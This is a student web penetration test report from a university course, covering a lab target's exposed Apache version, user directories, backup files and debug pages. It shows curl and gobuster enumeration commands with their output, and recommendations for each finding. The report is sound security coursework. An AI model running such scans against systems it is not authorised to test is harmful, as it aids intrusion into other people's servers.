

March 2, 2020



INFR4662: Web Penetration Testing  
Penetration Test Report  
Final Version

**Group 4**

Caroline Caton - 100619620  
Jeet Desai - 100635399  
Donald Nguyen - 100670875  
Yash Patel - 100621177  
Hanan Sheikh - 100617926

# Table of Contents

<b>List of Illustrations</b>	<b>9</b>
<b>Executive Summary</b>	<b>11</b>
<b>Scope of Work</b>	<b>11</b>
<b>Project Objectives</b>	<b>11</b>
<b>List of Assumptions</b>	<b>12</b>
<b>Summary of Findings</b>	<b>12</b>
<b>Summary of Recommendations</b>	<b>12</b>
<b>Methodology</b>	<b>12</b>
<b>Detailed Findings</b>	<b>13</b>
Item #1: Web Application Mapping	13
Vulnerability 1 Information - Determining Apache Version	13
Impact	13
Risk Evaluation	13
Recommendation	14
Vulnerability 2 & 3 Information - Discovering Users	14
Impact	15
Risk Evaluation	16
Recommendation	16
Vulnerability 4 Information - Exposed Indexing	16
Impact	17
Risk Evaluation	18
Recommendation	18
Vulnerability 5 Information - Discovering Old Files	18
Impact	19
Risk Evaluation	20
Recommendation	20
Vulnerability 6 & 7 Information - Discovering Test Files	20
Impact	21
Risk Evaluation	22

Recommendation	22
Vulnerability 8 Information - Discovering Folder via Exposed Index	22
Impact	23
Risk Evaluation	23
Recommendation	24
Vulnerability 9 Information - Exposed Git Folder	24
Impact	24
Risk Evaluation	24
Recommendation	25
Vulnerability 10 Information - Discovering Sensitive Endpoints	25
Impact	25
Risk Evaluation	26
Recommendation	26
Item #2: Application Server Attacks	27
Vulnerability 1 Information - Phpinfo() Dump	27
Impact	28
Risk Evaluation	28
Recommendation	29
Vulnerability 2 & 3 Information - Wordpress Directories/Files Exposed	29
Impact	31
Risk Evaluation	31
Recommendation	31
Vulnerability 4 Information - Exposed Database Information in PHP File	31
Impact	32
Risk Evaluation	32
Recommendation	32
Vulnerability 5 Information - Deleting Passwd.dav File	33
Impact	33
Risk Evaluation	33
Recommendation	34
Vulnerability 6 Information - Determining JVM Version	34
Impact	34
Risk Evaluation	35
Recommendation	35
Item #3: Exploiting Unpatched Software	36
Vulnerability 1 - Online Book Store 1.0 SQL Injection	36
Impact	36

Risk Evaluation	36
Recommendation	36
Vulnerability 2 - Online Book Store 1.0 Unauthenticated Remote Code Execution (RCE)	36
Impact	37
Risk Evaluation	37
Recommendation	38
Vulnerability 3 - Online Book Store 1.0 Arbitrary File Upload	38
Impact	38
Risk Evaluation	38
Recommendation	39
Vulnerability 4 - Online Course Registration 2.0 RCE	39
Impact	39
Risk Evaluation	40
Recommendation	40
Vulnerability 5 - Open Coupon Enumeration	40
Impact	40
Risk Evaluation	41
Recommendation	41
Vulnerability 6 Information - Determining Joomla Version	41
Impact	41
Risk Evaluation	41
Recommendation	42
Item #4: Broken Authentication	43
Vulnerability 1 Information - Determining Possible Passwords	43
Impact	43
Risk Evaluation	43
Recommendation	44
Vulnerability 2 Information - Discovering Valid UserID	44
Impact	44
Risk Evaluation	44
Recommendation	44
Vulnerability 3 Information - Discovering User on Application	45
Impact	45
Risk Evaluation	45
Recommendation	46
Vulnerability 4 Information - Determining Password For "Aldo"	46

Impact	46
Risk Evaluation	46
Recommendation	47
Vulnerability 5 Information - Creating Administrator Username	47
Impact	47
Risk Evaluation	48
Recommendation	48
Vulnerability 6 Information - Discovering Postal Code Password	48
Impact	49
Risk Evaluation	49
Recommendation	49
Item #5: Broken Access Control	49
Vulnerability 1 Information - Exposed API Endpoint	49
Impact	50
Risk Evaluation	50
Recommendation	50
Vulnerability 2 Information - Gaining Administrative Access	51
Impact	51
Risk Evaluation	51
Recommendation	52
Vulnerability 3 Information - Determining UserID for "Michael Miller"	52
Impact	52
Risk Evaluation	52
Recommendation	53
Vulnerability 4 Information - Guessing Name of Message File	53
Impact	53
Risk Evaluation	53
Recommendation	54
Vulnerability 5 Information - Discovering Unlisted Posts	54
Impact	54
Risk Evaluation	54
Recommendation	55
Vulnerability 6 Information - Discovering Public Admin Page	55
Impact	55
Risk Evaluation	55
Recommendation	55
Vulnerability 7 Information - Exposed Public Post Content	56

Impact	56
Risk Evaluation	56
Recommendation	57
Item #6: Injection Attacks - Basic	58
Vulnerability 1 Information - Reading File Contents using Ping Test	58
Impact	58
Risk Evaluation	58
Recommendation	59
Vulnerability 2 Information - Reverse Netcat Shell to Read Filesystem	59
Impact	59
Risk Evaluation	60
Recommendation	60
Vulnerability 3 Information - Reading /etc/passwd Contents	60
Impact	60
Risk Evaluation	61
Recommendation	61
Vulnerability 4 Information - PHP shell Reading File Contents	61
Impact	62
Risk Evaluation	62
Recommendation	62
Vulnerability 5 Information - Transferring Funds Between Accounts	62
Impact	63
Risk Evaluation	63
Recommendation	63
Item #7: SQL Injection Attacks	65
Vulnerability 1 Information - SQL Injection to Login as Admin	65
Impact	65
Risk Evaluation	65
Recommendation	66
Vulnerability 2 Information - Updating Password of all Users	66
Impact	66
Risk Evaluation	67
Recommendation	67
Vulnerability 3 Information - Determining DMBS version	67
Impact	68
Risk Evaluation	68
Recommendation	68

Vulnerability 4 Information - Exposing /var/lib/mysql-files/flag.txt	68
Impact	69
Risk Evaluation	69
Recommendation	69
Vulnerability 5 Information - Exposed Post Titles	69
Impact	70
Risk Evaluation	70
Recommendation	70
Vulnerability 6 Information - Exposed Secret Post	70
Impact	71
Risk Evaluation	71
Recommendation	71
Item #8: Cross Site Scripting (XSS) Attacks	72
Vulnerability 1 - DOM-based XSS	72
Impact	72
Risk Evaluation	72
Recommendation	72
Vulnerability 2 - Reflected XSS	73
Impact	73
Risk Evaluation	73
Recommendation	74
Vulnerability 3 - Stored XSS in index.php (/)	74
Impact	75
Risk Evaluation	75
Recommendation	76
Vulnerability 4 - Stored XSS in viewPost.php	76
Impact	77
Risk Evaluation	77
Recommendation	77
Vulnerability 5 - Stored XSS in messages.php	77
Impact	78
Risk Evaluation	79
Recommendation	79
Item #9: XML & Deserialization Attacks	80
Vulnerability 1 Information: Exploiting XXE to Retrieve Files	80
Impact	81
Risk Evaluation	81

Recommendation	81
Vulnerability 2 Information: Exploiting XXE to Perform SSRF Attack	81
Impact	81
Risk Evaluation	82
Recommendation	82
Vulnerability 3 Information: Blind XXE via Out-of-Band Techniques	82
Impact	82
Risk Evaluation	83
Recommendation	83
Item #10: Privilege Escalation	84
Vulnerability 1 Information - Gaining Access to Web Server	84
Impact	84
Risk Evaluation	84
Recommendation	84
Vulnerability 2 Information - SSH to Server using Admin Account	84
Impact	84
Risk Evaluation	84
Recommendation	84
Vulnerability 3 Information - Breaking out of Container to Host System	84
Impact	84
Risk Evaluation	84
Recommendation	84
<b>References</b>	<b>84</b>
<b>Appendices</b>	<b>89</b>
Appendix A - Code used in Item #8	89



# List of Illustrations

- Figure 1: Revealing the Version Apache/2.4.41 (Ubuntu)
- Figure 2: Exposed Directory and Files
- Figure 3: Exposed Indexing
- Figure 4: Exposed PHP information
- Figure 5: Test Versions of Index.php
- Figure 6: Exposed Index with Test.php File
- Figure 7: Publicly Open Directory
- Figure 8: Exposed PHP File
- Figure 9: Exposed Directories within the Web Server
- Figure 10: Exposed Environment Details
- Figure 11: Result of Brute-Force of Directory
- Figure 12: Exposed Users within Web Server
- Figure 13: Deleting *password.dav* File
- Figure 14: Displaying JVM Version
- Figure 15: Exploiting a SQL Injection Vulnerability in the Book.php Script
- Figure 16: Adding a Form to Upload Arbitrary Files
- Figure 17: Finding our Upload Script on the Next Page
- Figure 18: Uploading and Running a Web Shell
- Figure 19: Using SQL Injection to Bypass the Login Page
- Figure 20: Identifying the Version of Joomla Installed using Joomscan
- Figure 21: Brute-Force Attack to Determine Possible Passwords
- Figure 22: Brute-Force Cookie to Discover valid "UserID"
- Figure 23: Determining Username
- Figure 24: Determining Password for Username found above
- Figure 25: Creating Admin Username
- Figure 26: Determining Password using Postal Code Script
- Figure 27: JavaScript Exposing API Endpoint
- Figure 28: Administrative Access to Admin.php
- Figure 29: Determining User ID for User Michael Miller
- Figure 30: Script to Guess Name of Message File
- Figure 31: Script to Find Unlisted Posts
- Figure 32: /api/admin/manage.php Page Exposed to any User Logged In
- Figure 33: Link Exposes Content Publicly (login not required)
- Figure 34: Reading the Flag.txt File Contents
- Figure 35: Reverse Netcat Shell
- Figure 36: Reading the /etc/passwd Contents

Figure 37: PHP Web Shell Reading Flag.txt Contents  
Figure 38: Displays the Transfer of Funds  
Figure 39: Using SQL Injection to Login as Admin  
Figure 40: Updating Password to all Users  
Figure 41: DMBS Version on Web Server  
Figure 42: Exposed /var/lib/mysql-files/flag.txt  
Figure 43: Exposed Post Title  
Figure 44: Exposed Post  
Figure 45: DOM-based XSS exploit to Redirect Users  
Figure 46: Malicious Script (Appendix A) Included on the Error Page  
Figure 47: Stored XSS to Load Remote JavaScript File (Appendix A)  
Figure 48: Manipulated Content Body in /viewPost.php with Burp Suite  
Figure 49: Manipulated Content Body in messages.php  
Figure 50: Exploiting XXE to Retrieve Files  
Figure 51: Exploiting XXE to Perform SSRF Attack  
Figure 52: Gaining Access to Web Server  
Figure 53: SSH into Server with 'admin' Account  
Figure 54: Breaking out of Container to Host System

# Executive Summary

The appropriate impacts, risk evaluation and recommendations for each vulnerability have been outlined below. This penetration report focuses on exploiting various web systems, applications, and services. Most of the testing is conducted using regular user's privilege to demonstrate impacts, and risks that are present even without administrative permission. All assessments were conducted within a controlled environment [2].

## Scope of Work

**Task:** Given a target, conduct a series of assessments to determine the security and resilience of web assets from malicious attackers. For each vulnerability discovered, attacks will be performed to assess the potential impact to the organization, which will be communicated to best assist executive stakeholders in making business decisions. Finally, a risk assessment and recommendations to mitigate the risks will be provided.

**Testing scope:** Web assets in the UOIT domain. Web assets are, but not limited to, web servers, web applications, and source code.

**Deliverable:** A complete report with all sections complete once the penetration testers exhaust every attack narrative.

**Phases:** First, we will attempt to exploit a native, poorly configured PHP web application. Then, we will assess web applications built with web frameworks, such as WordPress, followed by exploiting web assets found to be unpatched. Finally, we will attempt to access the system by circumventing weak authentication mechanisms.

**Timeline:** Assessments and report by April 3rd, 2020 midnight.

## Project Objectives

All testing was done in a manner that simulates real attack environments, with the goals of:

1. All testing was done in a manner that simulates real attack environments, with the goals of:
2. Identifying web application misconfigurations that can be exploited to access sensitive information and resources

3. Attempting to coerce CMS applications, such as WordPress, to divulge system information and execute commands
4. Exploiting web services and software found to be unpatched
5. Circumventing authentication mechanisms that are found to be weak or poorly configured

## List of Assumptions

1. Item 4 - Vulnerability 1
  - a. The team has assumed that the test account possibly has important information from the production phase.
2. Item 4 - Vulnerability 5
  - a. The team has assumed that adding usernames that are similar results in the username being allocated two passwords and emails. Therefore all emails would be sent to both the linked emails.
3. Item 5 - Vulnerability 5
  - a. The team has assumed that the post that was discovered is assumed to be left from production or development phase, with no major information leak, much like the rest of the posts on the site.
4. Item 5 - Vulnerability 6
  - a. The team has assumed that the page would have administrative information and settings that could possibly be edited or managed using the link.

## Summary of Findings

The team had discovered many different types of vulnerabilities throughout the various web penetration tests. The team had discovered the following:

1. Exposed Web Application Mapping
2. Application Server Attacks
3. Exploiting Unpatched Software
4. Broken Authentication
5. Broken Access Control
6. Various Basic Injection Attacks
7. Various SQL Injections
8. Various Cross Site Scripting (XSS Attacks)
9. Various XML & Deserialization Attacks
10. Privilege Escalation

These vulnerabilities were discovered throughout our penetration testing, and the team has added recommendations to ensure that such attacks cannot be performed in the future.

## Summary of Recommendations

Team had performed various web penetration tests on the company's system.

The team recommends implementing the following:

- Removing version information for servers
- Ensure that users/groups are set to view specific content
- Disabling indexing
- Remove any production/test/non-essential information/files within web servers
- Ensure error messages are generalized
- Ensure those with proper credentials can delete/alter files or directories
- Implementing stronger password protocols
- Sanitizing user inputs
- Creating whitelist of permitted characters
- Generate random session ID to each user
- Rate limit to prevent brute-force attacks
- Disable endpoints that allow users to view confidential information
- Implementing access controls such as role based access control
- Patch/update all XML processes
- Update servers regularly

## Methodology

Web penetration tests are done with best-known tools and techniques that can be used, written, or procured within the timeline.

- **Planning:** The team had ensured they had the proper level of permission to perform any penetration testing attack. This included gaining permission from the company to continue with the attacks.
- **Gathering information:** This stage was where the team had gathered information relating to the company, such as IP address, and other information that may be required to perform any penetration testing attacks.
- **Detecting vulnerabilities:** The team had performed some basic attacks trying to determine what was vulnerable to a certain attack. (Ex: Basic SQL injections)

- **Exploiting vulnerabilities:** In this stage, the team had gathered information in relation to possible vulnerabilities that we had discovered. Searching for the best method to exploit the vulnerability.
- **Reporting vulnerabilities:** This is the final stage, where the team had gathered all the information in relation to each vulnerability. This included images of the attack being carried out, the impact, the risk level, and recommendations that we had to ensure such attacks could not be performed again.

# Detailed Findings

## Item #1: Web Application Mapping

### Vulnerability 1 Information - Determining Apache Version

One of the most common mistakes made by web developers is that they forget to hide the server version which is sent in the response header. The server version can be found by CURLing a page on the webserver and inspecting the headers:

```
root@kali:~# curl -i http://172.17.1.85
HTTP/1.1 200 OK
Date: Fri, 17 Jan 2020 19:47:37 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 56
Content-Type: text/html; charset=UTF-8
```

Figure 1: Revealing the version **Apache/2.4.41 (Ubuntu)**

#### Impact

In this vulnerability, attackers are looking to gather information about the server. Although critical information is not being leaked, information such as Apache server number and operating system can help attackers in their information gathering stage so called active reconnaissance. This information can also help attackers reduce their target focus to the Apache server that is exposed and also the underlying operating system (Ubuntu). With the help of the Apache server and operating system information attackers can look for some particular vulnerability that could exist for that version of the Apache server/operating system. There could also be a situation where the server/system is not updated to a newer version which could have a security patch, attackers can take advantage of this situation to find vulnerability. Overall impact will not be major if the system is regularly updated and all the holes are properly guarded, however it is crucial to make use of the functionality provided to prevent leakage of information which could aid attackers in exploiting the server.

#### Risk Evaluation

**Low:** Risk will be low for the information leakage, because even though attackers can see information regarding the server and system, they still have to find what vulnerabilities actually exist on the server for them to exploit it. While this is a low risk, it should not be the reason to not update the version of Apache server or operating system being used.

## Recommendation

There are two directives in apache which give out information about the server such as ServerSignature and ServerTokens. ServerSignature provides information about the server in the footline of 404 pages not found and ServerTokens when its value is assigned to the operating system like in this case, server information is sent in the response header to the client. To tackle this issue it is recommended to turn ServerSignature off and reduce the value of ServerTokens to prod. This can be done by adding “ServerSignature Off” and “ServerTokens Prod” in the apache2.conf (location: /etc/apache2/) file [3].

For more information please visit this website:  
<https://httpd.apache.org/docs/2.4/mod/core.html#serversignature>



## Vulnerability 2 & 3 Information - Discovering Users

Web servers can be configured to enable user directory. Since the organization is using the apache server for hosting their web application an assumption can be made that they could be using a Userdir module. Issue with enabled Userdir is that it can make the public\_html folder for all users public at /~username location on the hosted website.

To identify whether a user directory exists or not, our team performed a brute-force of usernames against the web application by accessing the path /~username/ (Figure 2). Our team used a common names wordlist to brute-force, upon finishing two users were discovered named bob and jane at paths /~bob/ and /~jane/, respectively (Figure 2).

```
root@kali:~# gobuster dir -u http://172.17.1.5/ -w user_directory_names.txt -l --wildcard > copy.txt
root@kali:~# sed '/Size: 56'/d copy.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://172.17.1.5/
[+] Threads:         10
[+] Wordlist:         user_directory_names.txt
[+] Status codes:    200,204,301,302,307,401,403
[+] User Agent:      gobuster/3.0.1
[+] Show length:     true
[+] Timeout:         10s
=====
2020/02/15 16:08:45 Starting gobuster
=====
/~bob (Status: 301) [Size: 307]
/~jane (Status: 301) [Size: 308]
=====
2020/02/15 16:10:18 Finished
=====
```





## Index of /~jane

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">secret.txt</a>	2020-01-17 15:01	62	

Apache/2.4.41 (Ubuntu) Server at 172.17.1.69 Port 80




Figure 2: Exposed Directory and Files

### Impact

In this situation, the impact of this vulnerability depends upon the type of information present in the public\_html folder. For example, other users on the server could have important files, application code, or backup logs. All these files can affect Ontario Tech University's reputation or put applications at risk if application code leaks out.

## Risk Evaluation

**Medium:** In short-term this vulnerability holds medium risk to the organization. Risk fully depends on the information that is present in the files and folder. However, for long run various types of information may be stored in the public\_html and will cause damage to the digital security of the organization as well as degrade the reputation of securing data.

## Recommendation

To prevent the apache server from enabling public\_html folders for all users, developers should only enable the user directory for specific users.

To learn how to do that please refer to this link:

- Please scroll down to “Restricting what users are permitted to use this feature”
- [https://httpd.apache.org/docs/2.4/howto/public\\_html.html](https://httpd.apache.org/docs/2.4/howto/public_html.html)

If the user directory is enabled, please use an authentication system. The Apache server has a digest authentication module which can be used to authenticate users for accessing the data.

For information about digest authentication module, visit this website:

[https://httpd.apache.org/docs/2.4/mod/mod\\_auth\\_digest.html#authdigestdomain](https://httpd.apache.org/docs/2.4/mod/mod_auth_digest.html#authdigestdomain)

To learn how to configure authentication for a user, visit this website:

<https://www.digitalocean.com/community/tutorials/how-to-set-up-password-authentication-with-apache-on-ubuntu-18-04>

**Note:** Make sure you choose a strong password or perhaps a passphrase


## Vulnerability 4 Information - Exposed Indexing

Open indexing basically shows files within a directory on a domain. One of the most common mistakes web developers make is that they forget to turn off open indexing on the web application. To identify whether a folder with open indexing exists our team brute-forced the whole website with a list of common words. In this situation upon visiting the backup folder on the web application our team discovered that indexing was open with db.sql (database configuration code file) and .bak (backup file) file.

```

root@kali:~# gobuster dir -u http://172.17.1.69/ -w common.txt -l -x php --wildcard > copy.txt
root@kali:~# sed -i 's/Size: 56/d' copy.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://172.17.1.69/
[+] Threads:         10
[+] Wordlist:         common.txt
[+] Status codes:    200,204,301,302,307,401,403
[+] User Agent:      gobuster/3.0.1
[+] Show length:     true
[+] Extensions:     php
[+] Timeout:         10s
=====
2020/02/12 21:37:34 Starting gobuster
=====
/.hta (Status: 403) [Size: 276]
/.git/HEAD (Status: 200) [Size: 62]
/.hta.php (Status: 403) [Size: 276]
/.htaccess (Status: 403) [Size: 276]
/.htaccess.php (Status: 403) [Size: 276]
/.htpasswd (Status: 403) [Size: 276]
/.htpasswd.php (Status: 403) [Size: 276]
/backup (Status: 301) [Size: 311]
/cgi-bin (Status: 301) [Size: 312]
/cgi-bin/ (Status: 403) [Size: 276]
/cgi-bin/.php (Status: 403) [Size: 276]
/index.php (Status: 301) [Size: 304]
/index.htm (Status: 301) [Size: 304]
/index.html (Status: 301) [Size: 304]
/index.php (Status: 301) [Size: 304]
/index2.php (Status: 200) [Size: 108]
/index2.php (Status: 200) [Size: 108]
/plugins (Status: 301) [Size: 312]
/robots.txt (Status: 200) [Size: 37]
/server-status (Status: 403) [Size: 276]
/test.php (Status: 200) [Size: 97465]

```



## Index of /backup

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">db.sql</a>	2020-01-17 15:04	62	
<a href="#">index.php.bak</a>	2020-01-17 15:04	76	

Apache/2.4.41 (Ubuntu) Server at 172.17.1.69 Port 80



Figure 3: Exposed Indexing

## Impact

Indexing being open on the backup folder is critical because it contains a SQL file which is basically a file that can be used to create, add or make changes to the database. The other file is a backup file of the main application code. Attackers can easily download all the files and try to manipulate all the vulnerability which could exist within the code or the database configuration. This vulnerability shows that the Ontario Tech University does not have the ability to secure their own data. Hence, trust and integrity of organization will degrade. This vulnerability significantly reduces risk vs time to gather information to hack the web application ratio.

## Risk Evaluation

**High:** This vulnerability poses a significant threat to the OTU's website. Having backup files of application code and database configuration leaked can give attackers full access to the information about the whole application. This sort of information leakage is equal to giving full access to the application's source code to someone.

## Recommendation

The team recommends that indexing should be turned off or backup folders should be permanently moved outside of the web application's main directory (i.e. outside of /var/www directory). This will prevent the attacker from both accessing and downloading the contents within the index. The link below displays how to disable directory listing on Apache servers.

Take a look at this website to know how to configure it:

<https://tecadmin.net/disable-directory-listing-apache/>

## Vulnerability 5 Information - Discovering Old Files

After brute-forcing the website using a brute-forcing tool called gobuster with a common wordlist our team discovered an old script at /test.php revealing a full phpinfo() dump. This happened because developers forgot to remove the test.php script which was used for debugging purposes.

```

root@kali:~# gobuster dir -u http://172.17.1.69/ -w common.txt -l -x php --wildcard > copy.txt
root@kali:~# sed '/Size: 56'/d copy.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://172.17.1.69/
[+] Threads:         10
[+] Wordlist:         common.txt
[+] Status codes:     200,204,301,302,307,401,403
[+] User Agent:       gobuster/3.0.1
[+] Show length:      true
[+] Extensions:      php
[+] Timeout:          10s
=====
2020/02/12 21:37:34 Starting gobuster
=====
/.hta (Status: 403) [Size: 276]
/.git/HEAD (Status: 200) [Size: 62]
/.hta.php (Status: 403) [Size: 276]
/.htaccess (Status: 403) [Size: 276]
/.htaccess.php (Status: 403) [Size: 276]
/.htpasswd (Status: 403) [Size: 276]
/.htpasswd.php (Status: 403) [Size: 276]
/backup (Status: 301) [Size: 311]
/cgi-bin (Status: 301) [Size: 312]
/cgi-bin/ (Status: 403) [Size: 276]
/cgi-bin/.php (Status: 403) [Size: 276]
/index.php (Status: 301) [Size: 304]
/index.htm (Status: 301) [Size: 304]
/index.html (Status: 301) [Size: 304]
/index.php (Status: 301) [Size: 304]
/index2.php (Status: 200) [Size: 108]
/index2.php (Status: 200) [Size: 108]
/plugins (Status: 301) [Size: 312]
/robots.txt (Status: 200) [Size: 37]
/server-status (Status: 403) [Size: 276]
/test.php (Status: 200) [Size: 97465]
=====
2020/02/12 21:39:05 Finished
=====


```

Penetration Test Report - \... Pen Test Report - Part 1.d... Instances - OpenStack Da... PHP 7.3.10-1+ubuntu18.04.1

172.17.1.97/test.php

Challenge 5 completed. Flag: 347a00bfb94ae3fec3a19fc7844d2cf3

PHP Version 7.3.10-1+ubuntu18.04.1+deb.sury.org+1



System	Linux 0c2b1690a176 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64
Build Date	Oct 8 2019 05:33:38
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d

Figure 4: Exposed PHP information

## Impact

Phpinfo() spits out debug messages. Debug messages include various kinds of sensitive information such as usernames, passwords, sessions, environmental variables, operating system information, and what services are enabled on the system. This information can certainly aid attackers in their reconnaissance phase and make it easier for them to find vulnerabilities. If this script was removed it would prolong attackers time to gather



information about the website, hence attackers could decide to move on from the website because they are not able to find any important information. However, with script being visible it gives attackers more confidence to further their attack on the website. If attackers are able to collect usernames and passwords then they may be able to get access to the server which means the whole system will be compromised.

#### Risk Evaluation

**Medium:** All risk levels are valid in this situation because sometimes there are passwords and usernames involved (high risk) or maybe only some important information leaks out such as operating system version and services enabled on the system (low to medium risk). Everything comes down to how much time attackers are willing to spend on gathering information and as organizations our goal should be to increase that time.

#### Recommendation

Our team would recommend removing all scripts that were built for testing purposes or possibly moving them out of the root directory of the website.

To read more about phpinfo() please visit this website:

<https://www.php.net/manual/en/function.phpinfo.php>

### **Vulnerability 6 & 7 Information - Discovering Test Files**

Sometimes web developers may create a test version of the main file and name it file#.php where "file" is the file name and # is the file number. Our team brute-forced the whole website with a common wordlist to see if a test version exists or not. In our result index2.php was discovered which seems to be a test version of index.php. When accessed, some information was received (Figure 5 - Second image) however, sometimes there are hidden parameters which can be used to trigger visibility of data. Before we brute-force those parameters our team first decided to manually check for some common parameter keys. After a few tries our team was able to find a parameter key and value which is debug=1. This hidden parameter triggered visibility of some new data (Figure 5).

```

root@kali:~# gobuster dir -u http://172.17.1.69/ -w common.txt -l -x php --wildcard > copy.txt
root@kali:~# sed '/Size: 56'/d copy.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://172.17.1.69/
[+] Threads:         10
[+] Wordlist:         common.txt
[+] Status codes:    200,204,301,302,307,401,403
[+] User Agent:      gobuster/3.0.1
[+] Show length:     true
[+] Extensions:     php
[+] Timeout:         10s
=====
2020/02/12 21:37:34 Starting gobuster
=====
/.hta (Status: 403) [Size: 276]
/.git/HEAD (Status: 200) [Size: 62]
/.hta.php (Status: 403) [Size: 276]
/.htaccess (Status: 403) [Size: 276]
/.htaccess.php (Status: 403) [Size: 276]
/.htpasswd (Status: 403) [Size: 276]
/.htpasswd.php (Status: 403) [Size: 276]
/backup (Status: 301) [Size: 311]
/cgi-bin (Status: 301) [Size: 312]
/cgi-bin/ (Status: 403) [Size: 276]
/cgi-bin/.php (Status: 403) [Size: 276]
/index.php (Status: 301) [Size: 304]
/index.htm (Status: 301) [Size: 304]
/index.html (Status: 301) [Size: 304]
/index.php (Status: 301) [Size: 304]
/index2.php (Status: 200) [Size: 108]
/index2.php (Status: 200) [Size: 108]
/plugins (Status: 301) [Size: 312]
/robots.txt (Status: 200) [Size: 37]
/server-status (Status: 403) [Size: 276]
/test.php (Status: 200) [Size: 97465]
=====
2020/02/12 21:39:05 Finished
=====

```





Figure 5: Test Versions of Index.php

## Impact

Information from the test version file may indicate attackers that some updates were made in the actual file. Attackers can compare certain functionality between test version and actual version, upon examination they could determine where the changes were made. This information will aid attackers in finding vulnerabilities in the test version and exploit it. Furthermore, index2.php is a test version hence it can be assumed that debug parameter was used for debugging purposes. This means that debugging information could leak out some important information regarding things that could be wrong with the application, again aiding in the exploitation process.

## Risk Evaluation

**Medium:** Just because attackers are able to examine functionality of two different files does not mean that a vulnerability exists. They would still have to figure out what the vulnerability is, hence there is a low risk. However, leaked information via debug parameters could include information such as operating system version, passwords, usernames, or errors that may exist within the application code.

## Recommendation

Remove or move the test version of the application code from the web root directory. If for some reason developers want to keep hidden parameters functionality please make sure that hidden parameter's name is really complex where it cannot be guessed or brute-forced (e.g. dsflj3432).

## Vulnerability 8 Information - Discovering Folder via Exposed Index

